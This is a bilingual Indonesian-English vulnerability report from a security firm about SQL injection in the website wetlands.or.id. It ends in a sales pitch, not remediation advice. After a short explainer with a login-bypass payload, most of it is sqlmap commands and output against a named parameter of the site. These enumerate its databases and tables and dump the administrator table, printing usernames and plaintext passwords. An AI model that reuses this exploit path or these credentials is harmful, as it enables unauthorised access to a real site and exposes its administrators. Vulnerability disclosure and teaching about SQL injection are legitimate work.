
DUA INTI ANUGERAH

LAPORAN CELAH KEAMANAN

(*SECURITY VULNERABILITY REPORT*)

SERVER: http://www.wetlands.or.id



Disusun oleh:

PT. Dua Inti Anugerah (DIA)

No Telp: +021-798 9323 - No HP: +62 878-8000-8513

Email: info@solusidia.id & cyber.security@solusidia.id

Alamat: Gedung Masindo – Lantai 3. Jl. Mampang Prapatan Raya No. 73A , Jakarta Selatan, 12790

Personil Penguji Keamanan (Pentester): Elsie Sihombing

Contents

CELAH KEAMANAN

Pengantar
(Introduction)

Data merupakan salah satu komponen terpenting dari sistem informasi. Aplikasi web bertenaga basis data digunakan oleh organisasi untuk mendapatkan data dari pelanggan. SQL adalah singkatan dari Structured Query Language. Ini digunakan untuk mengambil dan memanipulasi data dalam database.

> *Data is one of the most vital components of information systems. Database powered web applications are used by the organization to get data from customers. SQL is the acronym for Structured Query Language. It is used to retrieve and manipulate data in the database.*

Apa itu SQL Injection?
(What is SQL Injection?)

Injeksi SQL adalah kerentanan keamanan web yang memungkinkan penyerang mengganggu kueri yang dibuat aplikasi ke basis datanya. Biasanya memungkinkan penyerang untuk melihat data yang biasanya tidak dapat mereka ambil. Ini mungkin termasuk data milik pengguna lain, atau data lain yang dapat diakses oleh aplikasi itu sendiri. Dalam banyak kasus, penyerang dapat memodifikasi atau menghapus data ini, menyebabkan perubahan terus-menerus pada konten atau perilaku aplikasi.

> *SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.*

SQL Injection adalah serangan yang meracuni pernyataan SQL dinamis untuk mengomentari bagian tertentu dari pernyataan atau menambahkan kondisi yang akan selalu benar. Ini mengambil keuntungan dari kelemahan desain dalam aplikasi web yang dirancang dengan buruk untuk mengeksploitasi pernyataan SQL untuk mengeksekusi kode SQL berbahaya.

> *SQL Injection is an attack that poisons dynamic SQL statements to comment out certain parts of the statement or appending a condition that will always be true. It takes advantage of the design flaws in poorly designed web applications to exploit SQL statements to execute malicious SQL code.*

Dalam beberapa situasi, penyerang dapat meningkatkan serangan injeksi SQL untuk mengkompromikan server yang mendasarinya atau infrastruktur back-end lainnya, atau melakukan serangan penolakan layanan.

> *In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.*

Mekanisme Kerja Serangan
(Attack Mechanism)

Jenis serangan yang dapat dilakukan menggunakan injeksi SQL bervariasi tergantung pada jenis mesin database. Serangan itu bekerja pada pernyataan SQL dinamis. Pernyataan dinamis adalah pernyataan yang dihasilkan pada saat dijalankan menggunakan kata sandi parameter dari formulir web atau string kueri URI.

> *The types of attacks that can be performed using SQL injection vary depending on the type of database engine. The attack works on dynamic SQL statements. A dynamic statement is a statement that is generated at run time using parameters password from a web form or URI query string.*

Mari kita pertimbangkan aplikasi web sederhana dengan formulir login. Kode untuk formulir HTML ditunjukkan di bawah ini.

> *Let's consider a simple web application with a login form. The code for the HTML form is shown below.*

```
<form action='index.php' method="post">
<input type="email" name="email" required="required"/>
<input type="password" name="password"/>
<input type="checkbox" name="remember_me" value="Remember me"/>
<input type="submit" value="Submit"/>
</form>
```

PETUNJUK.

- Formulir di atas menerima alamat email, dan kata sandi kemudian mengirimkannya ke file PHP bernama **index.php**.
- Ini memiliki opsi untuk menyimpan sesi login dalam cookie. Kami telah menyimpulkan ini dari kotak centang **remember_me**. Ini menggunakan metode posting untuk mengirimkan data. Ini berarti nilai tidak ditampilkan di URL.

HINTS.

- *The above form accepts the email address, and password then submits them to a PHP file named **index.php.***
- *It has an option of storing the login session in a cookie. We have deduced this from the **remember_me** checkbox. It uses the post method to submit data. This means the values are not displayed in the URL.*

Misalkan pernyataan di backend untuk memeriksa ID pengguna adalah sebagai berikut:

Let's suppose the statement at the backend for checking user ID is as follows

```
SELECT * FROM users WHERE email = $_POST['email'] AND password =
md5($_POST['password']);
```

PETUNJUK.


- Pernyataan di atas menggunakan nilai array **$_POST**[] secara langsung tanpa membersihkannya.
- Kata sandi dienkripsi menggunakan algoritma **MD5**.

HINTS.


- *The above statement uses the values of the **$_POST**[] array directly without sanitizing them.*
- *The password is encrypted using **MD5** algorithm.*

Contoh Skenario Serangan
(Attack Scenario Example)

Target: http://www.techpanda.org/



Langkah 1: Enter **xxx@xxx.xxx** as the email address
Langkah 2: Enter **xxx') OR 1 = 1 —]**




Pernyataan SQL yang dihasilkan akan menjadi sebagai berikut:

The generated SQL statement will be as follows:

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password =
md5('xxx') OR 1 = 1 -- ]');
```

Diagram di bawah ini menggambarkan pernyataan yang telah dihasilkan.

The diagram below illustrates the statement has been generated.



PETUNJUK

- Pernyataan itu dengan cerdas mengasumsikan enkripsi md5 digunakan
- Melengkapi tanda kutip tunggal dan tanda kurung tutup
- Menambahkan kondisi ke pernyataan yang akan selalu benar

HINTS

- *The statement intelligently assumes md5 encryption is used*
- *Completes the single quote and closing bracket*
- *Appends a condition to the statement that will always be true*

Secara umum, serangan SQL Injection yang berhasil mencoba sejumlah teknik berbeda seperti yang ditunjukkan di atas untuk melakukan serangan yang berhasil.

In general, a successful SQL Injection attack attempts a number of different techniques such as the ones demonstrated above to carry out a successful attack.

Dampak Yang Ditimbulkan
(Impact)

Serangan injeksi SQL yang berhasil dapat mengakibatkan akses tidak sah ke data sensitif, seperti kata sandi, detail kartu kredit, atau informasi pengguna pribadi. Banyak pelanggaran data profil tinggi dalam beberapa tahun terakhir adalah akibat dari serangan injeksi SQL, yang menyebabkan kerusakan reputasi dan denda peraturan. Dalam beberapa kasus, penyerang dapat memperoleh backdoor persisten ke dalam sistem organisasi, yang mengarah ke kompromi jangka panjang yang dapat luput dari perhatian untuk waktu yang lama.

> *A successful SQL injection attack can result in unauthorized access to sensitive data, such as passwords, credit card details, or personal user information. Many high-profile data breaches in recent years have been the result of SQL injection attacks, leading to reputational damage and regulatory fines. In some cases, an attacker can obtain a persistent backdoor into an organization's systems, leading to a long-term compromise that can go unnoticed for an extended period.*

Suntikan SQL dapat lebih berbahaya daripada hanya dengan melewati algoritma login. Beberapa serangan termasuk

- Menghapus data
- Memperbarui data
- Memasukkan data
- Menjalankan perintah di server yang dapat mengunduh dan menginstal program jahat seperti Trojan
- Mengekspor data berharga seperti detail kartu kredit, email, dan kata sandi ke server jarak jauh penyerang
- Mendapatkan detail login pengguna, dll

> *SQL Injections can do more harm than just by passing the login algorithms. Some of the attacks include*
> - *Deleting data*
> - *Updating data*
> - *Inserting data*
> - *Executing commands on the server that can download and install malicious programs such as Trojans*
> - *Exporting valuable data such as credit card details, email, and passwords to the attacker's remote server*
> - *Getting user login details etc*

Bukti Celah Pada Sistem Server
(Vulnerability Proof in Server System)

Link yang berpotensi memiliki celah:
http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55

Percobaan 1. (Memindai sistem jarak jauh)
Perintah pertama adalah memindai sistem jarak jauh untuk melihat apakah sistem tersebut rentan terhadap injeksi sql dan kemudian mengumpulkan informasi tentangnya.

PROSES.
```
Analyzing
sqlmap.py -u
http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55
```

Di atas adalah perintah pertama dan paling sederhana untuk dijalankan dengan alat sqlmap. Ini memeriksa parameter input untuk menemukan apakah mereka rentan terhadap injeksi sql atau tidak. Untuk sqlmap ini mengirimkan berbagai jenis muatan injeksi sql ke parameter input dan memeriksa output.

Dalam prosesnya sqlmap juga mampu mengidentifikasi sistem remote os, nama database dan versi. Berikut adalah bagaimana output mungkin terlihat seperti

```
PLACE      : GET
Paramter   : id
     Type        : boolean-based blind
     Title       : AND boolean-based blind - WHERE or HAVING clause
     Payload     : id=55' AND 1037=1037 AND 'AouL'='AouL

     Type        : UNION query
     Title       : Generic UNION query (NULL) - 16 columns
     Payload     :       id=-6781'       UNION       ALL       SELECT
                 NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a706b7
                 1,0x4e46556e6b58526b677343416359686d576f7a706358674c7
                 4564154715654524e6b666c655a6872,0x7171786b71),NULL,NU
                 LL,NULL,NULL,NULL,NULL,NULL,NULL-- -
```

HASIL.

```
C:\Python27\sqlmap>sqlmap.py -u http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.6.3#dev}
|_ -| . ['] |  .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:53:50 /2022-06-25/

[13:53:50] [INFO] resuming back-end DBMS 'mysql'
[13:53:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=55' AND 1037=1037 AND 'AouL'='AouL

    Type: UNION query
    Title: Generic UNION query (NULL) - 16 columns
    Payload: id=-6781' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a706b71,0x4e46556e6b58526b67734341
,NULL,NULL,NULL,NULL-- -
---
[13:53:52] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5
[13:53:52] [INFO] fetched data logged to text files under 'C:\Users\Asus\AppData\Local\sqlmap\output\www.wetlands.or.id'

[*] ending @ 13:53:52 /2022-06-25/
```

Jadi alat sqlmap telah menemukan sistem operasi, server web dan database bersama dengan informasi versi. Bahkan sebanyak ini cukup mengesankan. Tetapi inilah saatnya untuk melanjutkan dan melihat apa lagi yang bisa dilakukan alat ini.

Percobaan 2. (Temukan database)

Setelah sqlmap mengonfirmasi bahwa url jarak jauh rentan terhadap injeksi sql dan dapat dieksploitasi, langkah selanjutnya adalah mengetahui nama-nama database yang ada pada sistem jarak jauh. Opsi "--dbs" digunakan untuk mendapatkan daftar database.

PROSES.

```
Analyzing
sqlmap.py -u
http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55 --dbs
```

Outputnya bisa seperti ini

```
PLACE      : GET
Paramter   : id
      Type        : boolean-based blind
      Title       : AND boolean-based blind - WHERE or HAVING clause
      Payload     : id=55' AND 1037=1037 AND 'AouL'='AouL

      Type        : UNION query
      Title       : Generic UNION query (NULL) - 16 columns
      Payload     :        id=-6781'        UNION        ALL        SELECT
                  NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a706b7
                  1,0x4e46556e6b58526b677343416359686d576f7a706358674c7
                  4564154715654524e6b666c655a6872,0x7171786b71),NULL,NU
                  LL,NULL,NULL,NULL,NULL,NULL,NULL-- -

      available databases [2]:
      [*] information_schema
      [*] wetlands_berita
```

HASIL.

```
[*] starting @ 14:00:02 /2022-06-25/

[14:00:02] [INFO] resuming back-end DBMS 'mysql'
[14:00:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=55' AND 1037=1037 AND 'AouL'='AouL

    Type: UNION query
    Title: Generic UNION query (NULL) - 16 columns
    Payload: id=-6781' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a706b71,0x4e46556e6b58526b677343416359686d
,NULL,NULL,NULL,NULL-- -
---
[14:00:03] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL 5
[14:00:03] [INFO] fetching database names
[14:00:04] [INFO] resumed: 'information_schema'
[14:00:04] [INFO] resumed: 'wetlands_berita'
available databases [2]:
[*] information_schema
[*] wetlands_berita

[14:00:04] [INFO] fetched data logged to text files under 'C:\Users\Asus\AppData\Local\sqlmap\output\www.wetlands.or.id'

[*] ending @ 14:00:04 /2022-06-25/
```

Percobaan 3. (Temukan tabel dalam database tertentu)

Sekarang saatnya untuk mencari tahu tabel apa yang ada di database tertentu. Katakanlah database yang menarik di sini adalah '`wetlands_berita`'

PROSES.

```
Command:          -u
                  http://www.wetlands.or.id/mangrove/mangrove_species.p
                  hp?id=55 --tables -D wetlands_berita
                  `
Web Application
Technology:       Apache
Powered-by:       PHP/5.6.40
DB Server:        =5
Data Bases:       information_schema
                  `wetlands_berita`
```

HASIL.

```
Database: wetlands_berita
[30 tables]
+--------------------+
| administrator      |
| article            |
| biodiversity       |
| catalogue          |
| catalogue_category |
| db_amp             |
| db_bird            |
| db_crus            |
| db_fish            |
| db_mamm            |
| db_mol             |
| db_rep             |
| db_siteinfo        |
| db_siteinfo1       |
| db_veg             |
| dbsitemenu         |
| dbsitemenu1        |
| events             |
| faq                |
| general            |
| mg_species         |
| news               |
| pages              |
| pilihan_jawaban    |
| product            |
| project            |
| prosiding          |
| reports            |
| topik              |
| wklb               |
+--------------------+

[14:04:03] [INFO] fetched data logged to text files under 'C:\Users\Asus\AppData\Local\sqlmap\output\www.wetlands.or.id'

[*] ending @ 14:04:03 /2022-06-25/
```

Kesimpulan:

Ditemukan dua buah databases pada sistem server, yaitu: **information_schema** dan **`wetlands_berita`.**

Percobaan 4. (Dapatkan kolom tabel)

Sekarang kita memiliki daftar tabel dengan kita, itu akan menjadi ide yang baik untuk mendapatkan kolom dari beberapa tabel penting. Katakanlah tabel adalah 'member' dan berisi nama admin dan kata sandi.

PROSES.

```
sqlmap.py -u
http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55
--columns -D wetlands_berita -T administrator
Database   :`wetlands_berita`
Table      : administrator
[3 columns]
Columns found:
```

HASIL.

```
Database: wetlands_berita
Table: administrator
[3 columns]
+--------+---------------------+
| Column | Type                |
+--------+---------------------+
| AID    | bigint(20) unsigned |
| pwd    | varchar(16)         |
| usr    | varchar(255)        |
+--------+---------------------+

[14:10:54] [INFO] fetched data logged to text files under 'C:\Users\Asus\AppData\Local\sqlmap\output\www.wetlands.or.id'

[*] ending @ 14:10:54 /2022-06-25/
```

Percobaan 5. (Dapatkan data dari tabel)

Sekarang sampai pada bagian yang paling menarik, mengekstrak data dari tabel. Perintahnya adalah

PROSES.

```
sqlmap.py -u
http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55 --dump
-D wetlands_berita -T administrator
```

HASIL.

```
Database: wetlands_berita
Table: administrator
[2 entries]
+-----+---------------+----------+
| AID | pwd           | usr      |
+-----+---------------+----------+
| 1   | ahgae123      | wetlands |
| 2   | akbar23102005 | nono     |
+-----+---------------+----------+

[14:13:31] [INFO] table 'wetlands_berita.administrator' dumped to CSV file 'C:\Users\Asus\AppData\Local\sqlmap\output\www.wetlands.or.id\dump\wetlands_berita\administrator.csv'
[14:13:31] [INFO] fetched data logged to text files under 'C:\Users\Asus\AppData\Local\sqlmap\output\www.wetlands.or.id'

[*] ending @ 14:13:31 /2022-06-25/
```


Percobaan 6. (Dapatkan data dari database)

Sekarang sampai pada bagian yang paling menarik, mengekstrak data dari database. Perintahnya adalah

PROSES.

```
sqlmap.py -u
http://www.wetlands.or.id/mangrove/mangrove_species.php?id=55
-dump-all
```

HASIL.



Referensi
(Reference)

1. SQL Injection Knowledge Base - A reference guide for MySQL, MSSQL and Oracle SQL Injection attacks.

2. GreenSQL Open Source SQL Injection Filter - An Open Source database firewall used to protect databases from SQL injection attacks.

3. An Introduction to SQL Injection Attacks for Oracle Developers. This also includes recommended defenses.

4. Web Security Sql Injection, Portswigger

5. SQL Injection, OWASP

Pencegahan, Solusi dan Perbaikan
(Prevention, Solution and Repair)

Hubungi kami segera, untuk mendapatkan bantuan dan informasi seputar pencegahan, solusi dan perbaikan. Kami menggunakan sejumlah sistem aplikasi (tools) yang sangat canggih untuk memberikan dan menyediakan Laporan Celah Keamanan yang lebih lengkap. Layanan kami telah digunakan oleh sejumlah instansi, baik berupa PT, CV, Rumah Sakit, Apotek, Sekolah, Kampus, Yayasan, Organisasi, Mikro-Bisnis dan Pemerintahan.